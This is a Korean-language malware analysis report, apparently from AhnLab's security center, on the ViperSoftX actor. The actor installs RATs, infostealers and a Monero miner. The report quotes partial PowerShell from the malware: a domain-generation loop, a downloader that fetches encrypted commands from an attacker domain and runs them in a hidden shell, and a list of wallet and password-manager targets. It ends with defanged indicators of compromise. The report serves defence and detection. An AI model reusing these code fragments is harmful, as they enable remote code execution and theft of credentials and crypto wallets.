

모네로 코인을 채굴하는 ViperSoftX 공격자

A asec.ahnlab.com/ko/91206

ATCP

November 23, 2025



AhnLab Scurity intelligence Center(ASEC)은 ViperSoftX 공격자가 모네로 코인을 채굴하는 코인 마이너를 설치하고 있는 것을 확인하였다. ViperSoftX는 암호 화폐 지갑 주소를 탈취하는 기능을 포함하는 원격 제어 악성코드이다. 해당 공격자는 주로 정상 소프트웨어의 크랙이나 키젠을 위장하거나 eBook을 위장해 악성코드를 유포하였으며 ViperSoftX 외에도 QuasarRAT이나 PureRAT(PureHVNC), ClipBanker 등 원격 제어 및 암호 화폐 지갑 주소를 탈취하는 것을 목적으로 하였다. 하지만 최근에는 모네로 코인을 채굴하는 코인 마이너 악성코드를 설치하는 사례가 확인되었다.

1. ViperSoftX

ViperSoftX는 2020년 Fortinet 사에 의해 최초로 확인되었으며 감염 시스템을 제어할 수 있는 RAT 악성코드와 암호 화폐 지갑 주소를 탈취하는 정보 탈취 악성코드를 설치하였다. [1] 2022년에는 Avast 사에 의해 새로운 활동이 보고되었는데, 기존에 사용하던 JavaScript 대신 PowerShell 스크립트를 사용하였으며 암호 화폐 지갑 주소 외에도 클립보드 변경, 추가 페이로드 설치 등의 기능이 추가되었다. 또한 크롬 기반 웹 브라우저의 악성 확장 프로그램을 설치하는 VenomSoftX를 이용해 정보를 탈취하기도 하였다. [2] TrendMicro 사의 2023년 보고서에서는 ViperSoftX의 유포 방식을

다루었으며 기존과 비교해서 “KeePass 2” 및 “1Password”와 같은 비밀번호 관리자가 설치되었는지를 검사하는 루틴이 추가된 사실이 확인되었다. [3] 2024년에는 토렌트를 통해 eBook을 위장해 유포된 사례가 Trellix사에 의해 공개되기도 하였다. [4]

ViperSoftX는 전 세계를 대상으로 악성코드를 유포하고 있으며 이에 따라 국내에서도 다수의 시스템들이 감염되고 있다. ASEC에서는 블로그를 통해 국내 대상 공격 사례들을 공개하였다. 2024년에는 딥러닝 방식으로 이미지에서 텍스트를 추출하는 기능을 지원하는 오픈 소스 OCR 엔진인 Tesseract를 활용해 비밀번호나 암호 화폐 지갑 주소와 관련된 문자열 정보를 탈취하는 TesseractStealer 악성코드를 다루었으며 [5] 2025년에도 PureRAT, ClipBanker와 같은 새로운 악성코드를 활용한 사례들을 다루었다. [6]

2. 악성코드 분석

2.1. 초기 스크립트

ViperSoftX는 감염 시스템에 작업 스케줄러를 등록하여 주기적으로 악성 파워셸 스크립트를 실행 시키는데 악성 스크립트가 삽입된 위장 파일의 특정 오프셋을 읽어와 복호화하거나 레지스트리에 저장된 파워셸 명령을 읽어와 실행하는 방식이 그것이다. 이러한 방식은 최근까지도 동일하게 사용되고 있으며 다음과 같이 DGA 형태로 도메인을 조합하여 C&C 주소를 구하는 방식이나 DNS의 TXT 레코드를 악용하는 방식도 과거와 동일하다.

```
while ($true) {
    try {
        $update = @{
            timestamp = 0;
            text      = '';
        };
        foreach ($c in (@("com", "xyz"))) {
            foreach ($a in (@("wmail", "fairu", "bideo", "privatproxy", "ahoravideo"))) {
                foreach ($b in (@("endpoint", "blog", "chat", "cdn", "schnellvpn"))) {
                    try {
                        $h = "$a-$b.$c";
                        $r = Get-Updates $h
                        if ($null -ne $r) {
                            if ($r.timestamp -gt $update.timestamp) {
                                $update = $r;
                            }
                        }
                    }
                }
            }
        }
    }
}
```

Figure 1. DGA 방식으로 C&C 서버 획득

```
00000000 00 20 80 a9 01 00 00 01 00 00 00 00 00 00 0a 77 . .....w
00000010 6d 61 69 6c 2d 62 6c 6f 67 03 63 6f 6d 00 00 10 mail-blo g.com...
00000020 00 01 ..
00000000 0e 4a 80 a9 81 80 00 01 00 09 00 00 00 00 0a 77 .J.....w
00000010 6d 61 69 6c 2d 62 6c 6f 67 03 63 6f 6d 00 00 10 mail-blo g.com...
00000020 00 01 c0 0c 00 10 00 01 00 00 0e 10 01 a3 ff 2e .....
00000030 61 41 49 41 41 47 46 6c 63 79 35 4c 5a 58 6b 67 aAIAAGF1 cy5LZXkg
00000040 50 53 41 6b 61 32 56 35 44 51 6f 67 49 43 41 67 PSAka2V5 DQogICAg
00000050 49 43 41 67 49 43 52 68 5a 58 4d 75 53 56 59 67 ICAgICRh ZXMusVYg
00000060 50 53 41 6b 61 58 59 4e 43 69 41 67 49 43 41 67 PSAkaXYN CiAgICAg
00000070 49 43 41 67 4a 47 46 6c 63 79 35 4e 62 32 52 6c ICAgJGF1 cy5Nb2Rl
00000080 49 44 30 67 57 31 4e 35 63 33 52 6c 62 53 35 54 ID0gW1N5 c3RlbS5T
00000090 5a 57 4e 31 63 6d 6c 30 65 53 35 44 63 6e 6c 77 ZWN1cm10 eS5Dcnlw
```

Figure 2. 다운로드된 암호화된 파워셸 명령

공격 사례에서 확인되는 파워셸 명령은 다음과 같이 두 종류이며 ViperSoftX 및 다른 악성코드들을 설치하는 데 사용된다.

```

while ($true) {
    try {
        $r = Invoke-RestMethod -Uri "https://silkroadf.com/connect"
        if ($r -ne '') {
            $buf = ConvertFromBase64 -InputString $r
            $decryptedBytes = DFC $buf $key $iv
            if ($null -ne $decryptedBytes) {
                $decryptedText = [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
                $lines = $decryptedText.Split("`r`n")
                $p = [Diagnostics.Process]::new()
                $p.StartInfo.WindowStyle = 'Hidden'
                $p.StartInfo.FileName = 'powershell.exe'
                $p.StartInfo.UseShellExecute = $false
                $p.StartInfo.RedirectStandardInput = $true
                $p.StartInfo.RedirectStandardOutput = $true
                $p.Start()
                $p.BeginOutputReadLine()
                foreach ($line in $lines) {
                    while ($rty -gt 0) {
                        try {

```

Figure 3. 추가 페이로드 다운로더 스크립트

2.2. ViperSoftX

ViperSoftX는 과거 보고서에서 분석한 유형과 동일한 형태이다. 추가적인 명령을 실행하거나 페이로드를 설치할 수 있으며 이외에도 암호 화폐 지갑 프로그램과 관련된 윈도우를 모니터링하거나 암호 화폐 지갑 주소와 관련된 클립보드 모니터링, 시스템 정보 전송 등의 기능을 지원한다.

명령	기능
Cmd	파워셸 명령 실행
DwnlExe	실행 파일 다운로드 및 실행
SelfRemove	종료
RestartClient	종료

Table 1. ViperSoftX가 지원하는 명령

참고로 ViperSoftX는 위의 기능 외에도 또 다른 스크립트를 통해 시스템에 설치된 암호 화폐 지갑 프로그램이나 웹 브라우저 확장 프로그램 그리고 비밀번호 관리자인 KeePass, 1Password 설치 여부를 모니터링하는 루틴도 지원한다.

```
[pscustomobject]@{
    name = 'Jaxx-B'
    path = 'cjelfplplebdjjenllpjcbllmjkfcffne'
},
[pscustomobject]@{
    name = 'Coinbase-B'
    path = 'hnfanknocfeofbddgcijnmhnfnkdnaad'
},
[pscustomobject]@{
    root    = '%systemdrive%'
    targets =
    [pscustomobject]@{
        name = 'KeePass-A'
        path = 'Program Files (x86)\KeePass Password Safe 2\KeePass.exe.config'
    },
    [pscustomobject]@{
        name = 'KeePass-B'
        path = 'Program Files\KeePass Password Safe 2\KeePass.exe.config'
    }
},
[pscustomobject]@{
    root    = '%localappdata%'
    targets =
    [pscustomobject]@{
        name = '1Password'
        path = '1Password'
    }
}
```

Figure 4. 암호 화폐 지갑 및 비밀번호 관리자 모니터링 루틴

2.3. QuasarRAT

QuasarRAT은 닷넷으로 개발된 오픈 소스 RAT 악성코드로서 프로세스 및 파일 제어, 시스템 작업, 원격 명령 실행, 파일 업로드 및 다운로드와 같은 원격 제어 기능들을 제공한다. 이외에도 키로깅이나 계정 정보 수집과 같은 기능들을 활용하여 감염 시스템에 저장된 사용자 정보를 탈취할 수도 있다.




Figure 5. 복호화된 QuasarRAT의 설정 데이터

2.4. PureRAT, PureLogs 다운로더

ViperSoftX 공격자는 주로 QuasarRAT을 이용해 감염 시스템에 대한 제어를 탈취하였지만 2025년에는 PureRAT과 같은 악성코드들이 함께 사용되고 있다. PureRAT은 RAT 악성코드로서 파일, 작업, 프로세스, 레지스트리 작업과 같은 원격 제어 기능들뿐만 아니라 HVNC, 원격 데스크톱, 키로깅, 클립보드 하이재킹과 같은 다양한 기능들을 플러그인으로 제공하여 감염 시스템을 원격에서 제어할 수 있다.




Figure 6. PureRAT의 설정 정보

PureRAT은 PureCoder라는 개발자가 제작하여 판매 중인데 PureRAT 외에도 PureCrypter, PureLogs와 같은 다른 악성코드들이 존재한다. 공격에 사용된 악성코드 중에는 현재 기준 C&C 서버와의 통신이 불가하여 알 수 없지만 인포스틸러 악성코드인 PureLogs를 다운로드하는 것으로 추정되는 유형도 다수 존재한다.




Figure 7. 다운로더의 설정 정보

2.5. 코인 마이너

공격에 사용된 다운로더 중에는 QuasarRAT이나 PureRAT 등 외부에서 추가 페이로드를 다운로드해 동작하는 유형이 있다. 현재 기준 정상적으로 동작은 불가하지만 해당 악성코드는 이러한 다운로더로서의 역할뿐만 아니라 코인 마이너 역할을 함께 수행할 것으로 보인다. 내부의 설정 데이터에는 다음과 같은 XMRig 관련 정보를 포함하고 있는 것이 특징이다.




Figure 8. 코인마이너 관련 설정 데이터

3. 결론

ViperSoftX 공격자는 수년 전부터 암호 화폐 사용자들을 공격하고 있으며 최근까지도 활발하게 악성코드를 유포 중이다. 공격자는 암호 화폐와 관련된 정보들을 탈취하거나 거래에 혼선을 일으키기 위해 다양한 악성코드를 활용하고 있다. ViperSoftX에 감염될 경우 공격자에 의해 제어가 탈취당하

여 본문에서 언급된 정보뿐만 아니라 더 많은 사용자 정보들이 탈취당할 수 있다. 또한 최근에는 코인 마이너 설치 사례가 확인되고 있으며 공격자는 시스템의 자원을 활용해 모네로 코인을 채굴할 수 있다.

사용자는 공식 홈페이지가 아닌 의심스러운 웹 사이트나 자료 공유 사이트에서 다운로드한 소프트웨어를 설치하는 행위를 주의해야 한다. 그리고 운영체제 및 설치된 소프트웨어의 최신 보안 패치를 적용해야 하며 V3 제품을 최신 버전으로 유지하여 알려진 공격을 차단해야 한다.

[V3 진단]

- Backdoor/Win32.QuasarRAT.R341693 (2020.06.27.06)
- Trojan/Win.Generic.C5809360 (2025.10.30.01)
- Trojan/Win.Generic.C5808628 (2025.10.27.03)
- Trojan/Win32.Subti.R285137 (2019.08.06.05)
- Trojan/Win.MSIL.C5806208 (2025.10.18.03)
- Trojan/Win.Wacatac.C5805594 (2025.10.16.02)
- Trojan/Win.Wacatac.C5805595 (2025.10.16.02)
- Trojan/Win.Barys.C5805458 (2025.10.16.00)
- Trojan/Win.Generic.C5808261 (2025.10.26.01)
- Trojan/Win.Barys.C5805304 (2025.10.15.03)
- Malware/Win.MSILHeracles.C5804169 (2025.10.13.01)
- Trojan/Win.Generic.C5778060 (2025.07.11.02)
- Trojan/Win.Kryptik.C5771451 (2025.06.17.01)
- Trojan/Win.MSILZilla.C5775555 (2025.07.02.01)
- Downloader/Win.Miner.C5816870 (2025.11.20.03)
- Downloader/PowerShell.Agent.SC187680 (2025.11.20.02)
- Dropper/PowerShell.Agent (2025.11.20.03)
- Infostealer/Powershell.ViperSoftX.SC297528 (2025.11.20.03)
- Infostealer/Powershell.ViperSoftX.SC297529 (2025.11.20.03)
- Downloader/PowerShell.ViperSoftX.S2678 (2024.05.03.03)
- Trojan/PowerShell.ViperSoftX.S2692 (2024.05.16.02)
- Downloader/PowerShell.ViperSoftX.S3053 (2025.05.26.02)

MD5

190428ff1eb4d6127185ac0ae7452779

1aa27271f4adcc341fc399b6a59315d8

23e2b61f244d3be4852d5d20024aac94

280b7800c8f94b80f2b2a3899d69bcb8

2aecc76068ef88db7fe8ab0f56c8cca7

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//154[.]12[.]226[.]43/1[.]exe

http[:]//154[.]12[.]226[.]43/2[.]EXE

http[:]//154[.]12[.]226[.]43/505[.]exe

http[:]//154[.]12[.]226[.]43/data[.]ps1

http[:]//154[.]12[.]226[.]43/install[.]exe

추가 IoC는 ATIP에서 제공됩니다.

FQDN

anydesks[.]duckdns[.]org

f4re1a[.]com

mac-m4[.]duckdns[.]org

newsystemgame[.]com

silkroadf[.]com

추가 IoC는 ATIP에서 제공됩니다.

IP

154[.]12[.]226[.]43

154[.]53[.]50[.]145

173[.]212[.]222[.]201

212[.]56[.]35[.]232

5[.]189[.]132[.]160

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

AhnLab TIP

빠르게 변화하는 보안 위협 최적의 의사결정

안랩의 차별화된 위협 인텔리전스와 함께 시작해 보세요

atip.ahnlab.com

